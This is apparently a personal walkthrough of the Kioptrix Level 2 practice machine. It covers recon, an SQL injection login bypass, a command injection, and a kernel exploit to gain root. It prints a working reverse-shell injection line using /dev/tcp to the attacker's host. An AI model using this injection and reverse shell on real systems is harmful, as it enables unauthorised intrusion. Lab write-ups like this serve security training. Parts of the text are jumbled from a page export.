
# **Kioptrix Level 2**



### Figuring out the machine IP address

sudo netdiscover -i eth1 -r 192.168.99.0/24

Bash >

#### Nmap Scanning on the IP address

```
nmap -sV -sC -Pn 192.168.99.102 -e eth1 -oN nmap Bash v
```

🔰 nmap 1.8KB

Resuts of the nmap scan in normal format

Possible network attack vectors and explanations

	<u>Aa</u> Name	Status	<b>≡</b> Reason		
	111 RPC	not-exploited	Lack of any prospective exploits available for RPC services and there was not much information to go about for other type of recon.		
	443 SSL	not-exploited	Was not able to get the SSL version for the service hence was not able to run any exploits against the service.		
	631 CUPS	potential	The available exploits did not let me into the server itself but there is one exploit 7750 which will let me escalate my privileges to root, once I am in the system.		
			MySQL version is unknown and MSF failed to get the version as and the websites has a login form well. Hence due to lack of exploits which directly get me a shell attackne, but there are multiple local privilege escalation		
# Basic SQL Injection technique got me into the application ' or true					
			SQL ∨		

The COUNT 5

turns out I can inject my commands into the system and run then as well.

```
; bash -i >& /dev/tcp/192.168.99.101/10001 0>&1

Bash >
```

This code will get me a reverse shell on port 10001.

#### **Failed Exploits**

<u>Aa</u> Name	© Exploit URL	+
CUPS	exploits/multiple/local/7550.c	
Kernel	exploits/linux/local/1397.c	
Kernel	exploits/linux_x86/local/9542.c	
+ New		

COUNT 3

## **Working Kernel Level Exploit**

OS: CentOS 4.5 Final

Kernel: Linux 2.6.9-55.EL

Exploit: exploits/linux/local/9545.c

Spun up a python http server, transferred the file onto the system into the /tmp folder, compiled and ran. Got root.